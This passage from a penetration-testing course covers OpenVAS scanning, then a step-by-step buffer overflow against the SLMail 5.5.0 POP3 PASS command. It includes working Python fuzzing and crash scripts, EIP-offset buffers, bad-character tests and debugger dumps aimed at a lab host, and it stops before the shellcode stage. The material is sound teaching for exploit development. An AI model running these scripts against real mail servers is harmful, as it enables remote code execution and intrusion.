The screenshot shows the 'New Task' configuration screen in the Greenbone Security Assistant. The top navigation bar includes 'Scan Management', 'Asset Management', 'SecInfo Management', 'Configuration', 'Extras', 'Administration', and 'Help'. The status bar indicates 'Logged in as Admin admin | Logout' and the date 'Tue Jun 9 22:07:47 2015 UTC'. The main form is titled 'New Task' and contains the following fields:

Name	First_Scan
Comment (optional)	(empty text area)
Scan Targets	subnet-1 ▾
Alerts (optional)	-- ▾ +
Schedule (optional)	-- ▾ <input type="checkbox"/> Once
Add results to Asset Management	<input checked="" type="radio"/> yes <input type="radio"/> no
Alterable Task	<input type="radio"/> yes <input checked="" type="radio"/> no
Scanner	
OpenVAS Scanner	OpenVAS Default ▾
Scan Config	Full and fast ▾
Slave (optional)	-- ▾
Network Source Interface	(empty text area)
Order for target hosts	Sequential ▾
Maximum concurrently executed NVTs per host	4
Maximum concurrently scanned hosts	20

A 'Create Task' button is located at the bottom right of the form.

Figure 26 - Creating a New Task

New tasks do not start automatically, so we manually run our task and wait for the vulnerability scan to complete. Depending on your system resources, a vulnerability scan can take a very long time to complete.

The screenshot shows the Greenbone Security Assistant web interface. At the top, there's a navigation bar with links for Scan Management, Asset Management, SecInfo Management, Configuration, Extras, Administration, and Help. On the far right of the header, it says "Logged in as Admin admin | Logout" and "Tue Jun 9 22:10:41 2015 UTC". Below the header is a toolbar with icons for search, refresh, and other functions. A sub-header "Task Details" is followed by a "Refresh every 30 Sec." button. The main content area displays a table of task details:

Name:	First_Scan	ID:	a3ff092b-edc7-43c7-819e-71a869304f45
Comment:		Created:	Tue Jun 9 22:09:43 2015
Target:	subnet-1	Last modified:	Tue Jun 9 22:09:57 2015
Alerts:		Owner:	admin
Schedule:	(Next due: over)		
Add to Assets:	yes		
Alterable Task:	no		
Scanner:	OpenVAS Default (Type: OpenVAS Scanner)		
Scan Config:	Full and fast		
Slave:			
Order for target hosts:	Sequential		
Network Source Interface:			
Maximum concurrently executed NVTs per host:	4		
Maximum concurrently scanned hosts:	20		
Status:	<div style="width: 1%;">1%</div>		
Reports:	1, Current: Jun 9 2015 (Finished: 0)		
Notes:	0		
Overrides:	0		

Figure 27 - Vulnerability Scan in Progress

Once the scan has finished, the scan report can be found under the **Reports** section of the **Scan Management** menu. Since our first scan was conducted without credentials, the number of vulnerabilities found is quite low, as it can't query for software installed on the target, or other vulnerabilities requiring authentication.




Figure 28 - Vulnerability Count for Our Unprivileged Scan

5.2.2 - Exercises

1. Use **nmap** scripts and OpenVAS to conduct targeted scans (against single hosts) against systems in your target network.
2. Account for the traffic using iptables. How many resources does scanning a single host require, in terms of network bandwidth, and time?
3. Consider the sort of vulnerabilities a scanner will identify. What are the limitations of the tool? Why?

6. - Buffer Overflows

Buffer overflows are one of our favorite topics in this course. We always find it fascinating to think about the very precise procedures that occur, when an exploit is used to execute code remotely, on a victim machine. This module will walk you through a live example of a buffer overflow, and then proceed through the various stages of the exploit development's life cycle.

When discussing buffer overflows, some of the questions that arise are "How are these bugs found?" and "How did you know that X bytes in the Y command would crash the application and result in a buffer overflow?"

Generally speaking, there are three main ways of identifying flaws in applications. If the source code of the application is available, then source code review is probably the easiest way to identify bugs. If the application is closed source, you can use reverse engineering techniques, or fuzzing, to find bugs.

OS-40813 Rody Shahnazarian

6.1 - Fuzzing

Fuzzing involves sending malformed data into application input and watching for unexpected crashes. An unexpected crash indicates that the application might not filter certain input correctly. This could lead to discovering an exploitable vulnerability.

6.1.1 - Vulnerability History

The following example will demonstrate simplified fuzzing in order to find a known buffer overflow vulnerability in the *SLMail 5.5.0 Mail Server* software.

The buffer overflow was found back in 2005 and affected the POP3 *PASS* command, which is provided during user login. This makes the vulnerability a pre-authentication buffer overflow, as an attacker would not need to know any credentials, in order to trigger this vulnerability.

The *SLMail* software was not compiled with Data Execution Prevention (DEP),⁴⁵ or Address Space Layout Randomization (ASLR)⁴⁶ support, which makes the exploitation process simpler, as we will not have to bypass these internal security mechanisms.

6.1.2 - A Word About DEP and ASLR

Since we will be exploiting a vulnerability on Windows 7, we need to be aware of a few memory protections introduced by Microsoft, specifically Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR).

- **DEP** is a set of hardware, and software, technologies that perform additional checks on memory, to help prevent malicious code from running on a system. The primary benefit of DEP is to help prevent code execution from data pages, by raising an exception, when execution occurs.

⁴⁵ http://en.wikipedia.org/wiki/Data_Execution_Prevention

⁴⁶ <http://en.wikipedia.org/wiki/ASLR>

- **ASLR** randomizes the base addresses of loaded applications, and DLLs, every time the Operating System is booted.

6.1.3 - Interacting with the POP3 Protocol

One of the reasons we chose SLMail for our example is its easy communication with the clear-text POP3 protocol. Earlier, we saw an example of this when we conversed with a POP3 server using **netcat**. However, if the protocol under examination was unknown to us, we would either need to look up the RFC of the protocol format, or learn it ourselves, using a tool like Wireshark.

To reproduce the netcat connection usage performed earlier in the course using a Python script, our code would look similar to the following.

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    print "\nSending evil buffer..."
    s.connect(('10.0.0.22',110))          # connect to IP, POP3 port
    data = s.recv(1024)                  # receive banner
    print data                          # print banner

    s.send('USER test' +'\r\n')         # send username "test"
    data = s.recv(1024)                # receive reply
    print data                          # print reply

    s.send('PASS test\r\n')            # send password "test"
    data = s.recv(1024)                # receive reply
    print data                          # print reply

    s.close()                         # close socket
    print "\nDone!"
```

```
except:  
    print "Could not connect to POP3!"
```

Taking this simple script and modifying it to fuzz the password field during the login process is easy. The resulting script would look like the following.

```
#!/usr/bin/python  
import socket  
  
# Create an array of buffers, from 1 to 5900, with increments of 200.  
buffer=["A"]  
counter=100  
while len(buffer) <= 30:  
    buffer.append("A"*counter)  
    counter=counter+200  
  
for string in buffer:  
    print "Fuzzing PASS with %s bytes" % len(string)  
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    connect=s.connect(('10.0.0.22',110))  
    s.recv(1024)  
    s.send('USER test\r\n')  
    s.recv(1024)  
    s.send('PASS ' + string + '\r\n')  
    s.send('QUIT\r\n')  
    s.close()
```

Running this script against your SLMail instance, while attached to **Immunity Debugger**, should produce output similar to the following.

```
root@kali:~ # ./fuzzer.py  
Fuzzing PASS with 1 bytes  
...
```

Fuzzing PASS with 2700 bytes

Fuzzing PASS with 2900 bytes

When our *PASS* buffer reaches approximately 2700 bytes in length, the debugger presents us with the following information.




Figure 29 - Execution Halted in Immunity Debugger

The previous screenshot suggests that the Extended Instruction Pointer (EIP) register⁴⁷ has been overwritten with our input buffer of *A*'s (the hex equivalent of the letter *A* is \x41). This is of particular interest to us, as the EIP register also controls the execution

⁴⁷ http://en.wikipedia.org/wiki/EIP_register#32-bit

flow of the application. This means that if we craft our exploit buffer carefully, we might be able to divert the execution of the program to a place of our choosing, such as a into the memory where we can introduce some reverse shell code, as part of our buffer.

One other address worth noting in this specific window, is the value of the Extended Stack Pointer (ESP)⁴⁸ at crash time. We will be referring to this value in the next section.

6.1.4 - Exercises

1. Fuzz SLmail and replicate the crash.
2. Examine the memory in the stack, when SLmail crashes. What does it look like?

Consider how this might be useful.

OS-40813 Rody Shahnazarian

⁴⁸ http://en.wikipedia.org/wiki/ESP_register#32-bit

7. - Win32 Buffer Overflow Exploitation

7.1 - Replicating the Crash

From our fuzzer output, we can deduce that SLMail has a buffer overflow vulnerability when a **PASS** command with a password containing about 2700 bytes is sent to it. Our first task in the exploitation process is to write a simple script that will replicate our observed crash, without having to run the fuzzer each time. Our script would look similar to the following.

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = 'A' * 2700
try:
    print "\nSending evil buffer..."
    s.connect(('10.0.0.22',110))
    data = s.recv(1024)
    s.send('USER username' +'\r\n')
    data = s.recv(1024)
    s.send('PASS ' + buffer + '\r\n')
    print "\nDone!."
except:
    print "Could not connect to POP3!"
```

7.2 - Controlling EIP

Getting control of the EIP register is a crucial step of exploit development. The EIP register is like the reins on a running horse. Pulling the reins left will make the application go one way, while pulling them right will make it go the other. For this

reason, it is vital that we locate those 4 A's that overwrite our EIP register in the buffer. There are two common ways to do this:

7.2.1 - Binary Tree Analysis

Instead of 2700 A's, we send 1350 A's and 1350 B's. If EIP is overwritten by B's, we know the four bytes reside in the second half of the buffer. We then change the 1350 B's to 675 B's and 675 C's, and send the buffer again. If EIP is overwritten by C's, we know that the four bytes reside in the 2000–2700 byte range. We continue splitting the specific buffer until we reach the exact four bytes that overwrite EIP. Mathematically, this should happen in seven iterations.

7.2.2 - Sending a Unique String

The faster method of identifying these four bytes is to send a unique string of 2700 bytes, identify the 4 bytes that overwrite EIP, and then locate those four bytes in our unique buffer. **pattern_create.rb** is a Ruby tool for creating and locating such buffers, and can be found as part of the Metasploit Framework exploit development scripts.

```
root@kali:~# locate pattern_create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2700
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A
...
...
```

Plugging this buffer instead of our 2700 A's into our Python exploit produces an EIP overwrite that looks similar to the following image. Note both the **ESP** and **EIP** register values in this next crash.

The screenshot shows a terminal window displaying assembly register values. The EIP register is highlighted with a red border and contains the value 39694438, which corresponds to the string 8Di9. Other registers shown include EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI, C, P, A, Z, S, T, D, O, and EFL.

Register	Value	Description
EAX	00000000	
ECX	02639EC4	ASCII "13/04/06 09:12:52 P3-
EDX	00000000	
EBX	00000004	
ESP	0263A128	ASCII "Dj0Dj1Dj2Dj3Dj4Dj5Dj6
EBP	69443769	
ESI	00000000	
EDI	00000001	
EIP	39694438	Overwritten by the Unique Pattern
C	0	ES 0023 32bit 0(FFFFFF)
P	1	CS 001B 32bit 0(FFFFFF)
A	0	SS 0023 32bit 0(FFFFFF)
Z	1	DS 0023 32bit 0(FFFFFF)
S	0	FS 003B 32bit 7FFAB000(FFF)
T	0	GS 0000 NULL
D	0	
O	0	LastErr ERROR_SUCCESS (00000000)
EFL	00010246	(NO,MN,E,BE,NS,PE,GE,LE)

Figure 30 - EIP Overwritten by the Unique Pattern

The EIP register has been overwritten with the hex bytes 39 69 44 38 (equivalent to the string 8Di9). We can now use the companion to `pattern_create`, `pattern_offset.rb`, to discover the offset of these specific 4 bytes in our unique byte string.

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2700  
-q 39694438  
[*] Exact match at offset 2606
```

The `pattern_offset.rb` script reports these 4 bytes being located at offset 2606 of the 2700 bytes. Let's translate this to a new modified buffer string, and see if we can control the EIP register. We modify our exploit to contain the following buffer string.

```
buffer = "A" * 2606 + "B" * 4 + "C" * 90
```

Sending this new buffer to the SLMail POP3 server produces the following crash in our debugger. Once again, take note of the ESP and EIP registers.




Figure 31 - EIP is Controlled

This time, the ESP has a different value than our first crash. The EIP register is cleanly overwritten by B's (`\x42`), signifying that our calculations were correct, and we can now control the execution flow of the SLMail application. Where, exactly, do we redirect the execution flow, now that we control the EIP register?

Part of our buffer can contain the code (or *shellcode*) we would like to have executed by the SLMail application, such as a reverse shell. Our next steps will involve examining and preparing the space for this shellcode, and figuring out a way to redirect code execution to it.

7.2.3 - Exercises

1. Write a standalone script to replicate the crash.
2. Determine the offset of EIP for the data that is being sent.
3. Update your standalone script to place a unique value into EIP, to ensure your offsets are correct.

7.3 - Locating Space for Your Shellcode

The Metasploit Framework can automatically generate shellcode payloads. A standard reverse shell payload requires about 350-400 bytes of space. Looking back at the last crash, we can see that the ESP register points directly to the beginning of our buffer of C's. This seems like a convenient location to place our shellcode as it will be easily accessible to us through the ESP register later on.

Address	Hex dump	ASCII
024FA128	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCC	CCCCCCCCCCCCCCCC
024FA138	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCC	CCCCCCCCCCCCCCCC
024FA148	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCC	CCCCCCCCCCCCCCCC
024FA158	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCC	CCCCCCCCCCCCCCCC
024FA168	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCC	CCCCCCCCCCCCCCCC
024FA178	43 43 43 43 43 43 43 43 43 43 29 20 69 6E 20 73 CCC	CCCCCCCCCCCC) in s
024FA188	74 61 74 65 20 35 00 00 00 00 00 00 00 00 00 00 state 5.....
024FA198	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
024FA1A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
024FA1B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Figure 32- ESP is Pointing to the Buffer of C's

However, on counting those C's, we notice that we have a total of **90** of them – not enough to contain a 350-byte payload. One easy way out of this is simply to try to increase our buffer length from 2700 bytes to 3500 bytes, and see if this results in a larger buffer space for our shellcode.

```
buffer = "A" * 2606 + "B" * 4 + "C" * (3500 - 2606 - 4)
```

Once the new, longer buffer is sent, we see the following in the debugger.




Figure 33 - Our Increased Buffer Length is Successful

This simple trick has provided us with significantly more space to work with. Upon further examination, we see that a total of 430 bytes of free space are available to us to use for shellcode. Once again, notice how the address in ESP points to our buffer, and also take note that this address is not the same as the address from the previous crashes.

7.4 - Checking for Bad Characters

Depending on the application, vulnerability type, and protocols in use, there may be certain characters that are considered “bad” and should not be used in your buffer, return address, or shellcode. One example of a common bad character (especially in buffer overflows caused by unchecked string copy operations) is the null byte (**0x00**). This character is considered bad because a null byte is also used to terminate a string copy operation, which would effectively truncate our buffer to wherever the first null byte appears.

Another example of a bad character, specific to the POP3 PASS command, is the carriage return (**0x0D**), which signifies to the application that the end of the password has been reached.

An experienced exploit writer knows to check for bad characters, to prevent future problems. An easy way to do this is to send all possible characters, from **0x00** to **0xff**, as part of our buffer, and see how these characters are dealt with by the application, after the crash occurs.

```
#!/usr/bin/python
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
```

```

"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer="A"*2606 + "B"*4 + badchars

try:
    print "\nSending evil buffer..."
    s.connect(('10.0.0.22',110))
    data = s.recv(1024)
    s.send('USER username' +'\r\n')
    data = s.recv(1024)
    s.send('PASS ' + buffer + '\r\n')
    s.close()
    print "\nDone!"
except:
    print "Could not connect to POP3!"
```

The resulting memory dump for the ESP register shows that the character *0x0A* seems to have truncated the rest of the buffer that comes after it.

Address	Hex dump	ASCII
0259A128	01 02 03 04 05 06 07 08 09 29 20 69 6E 20 73 74	γ □ - □ .) in st
0259A138	61 74 65 20 35 00 88 75 1F F4 40 00 F0 CE 59 02	ate 5.■uô@.ôîY_
0259A148	9C D6 28 00 0C D5 28 00 00 00 00 00 00 00 00 00	■ô(..ô(.....
0259A158	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Figure 34 - The Buffer is Truncated

This is not surprising, once we identify that the ***0x0A*** character is a Line Feed, which is a bad character, in this case, for the same reasons that a Carriage Return is bad. We remove the **\x0A** character from our list, and resend the payload. Looking at the resulting buffer, in memory, we see the following output, in the debugger.

Address	Hex dump	ASCII
024AA128	01 02 03 04 05 06 07 08 09 0B 0C 0E 0F 10 11 12	~ - □ . ø . ☰ + ↲
024AA138	13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22	!!¶_↑]++ !"
024AA148	23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32	#\$%&'()*+,.-./012
024AA158	33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 41 42	3456789:;=>?@AB
024AA168	43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52	CDEFGHIJKLMNOPQR
024AA178	53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62	STUVWXYZ[\]^`ab
024AA188	63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72	cdefghijklmnopqr
024AA198	73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 81 82	stuvwxyz{ }~€■
024AA1A8	83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90 91 92	■■■■■■■■■■■■■■■■
024AA1B8	93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0 A1 A2	■■■■■■■■■■■■■■■■
024AA1C8	A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2	£#¥!§°@¤↔-®°±*
024AA1D8	B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2	’µ¶·°¤‰ÀÁÃ
024AA1E8	C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2	ÀÁÃÆÇÉÉÉÉÍÍÍÍÐÑÓ
024AA1F8	D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2	ÓÔÓÔÓ×ØÙÙÙÙÝþøàáâ
024AA208	E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2	âæâæçèéêííííðñó
024AA218	F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF 29 20 69	ôôôôôôôôûûûûýþþý) i

Figure 35 - Our Buffer is Still Corrupted

The only other problem we see occurs between ***0x0C*** and ***0x0E***, which means that the character ***0x0D*** is the culprit, but we should have already anticipated this. All the other characters seem to have no issues with SLMail, and do not get truncated, or mangled.

To summarize, our buffer should not include in any way the following characters: ***0x00***, ***0x0A***, ***0x0D***.

7.4.1 - Exercises

1. Identify the bad characters that cannot be included in the payload.
2. Understand why these characters are not allowed. What does the hex translate to in ASCII?

7.5 - Redirecting the Execution Flow

Now comes the interesting bit. We've placed our shellcode in a memory space that is easily accessible through the ESP register, and we control the EIP register. We also figured out which characters are allowed to be in our buffer, and which are not. Our next task is finding a way to redirect the execution flow to the shellcode located at the memory address that the ESP register is pointing to, at crash time.

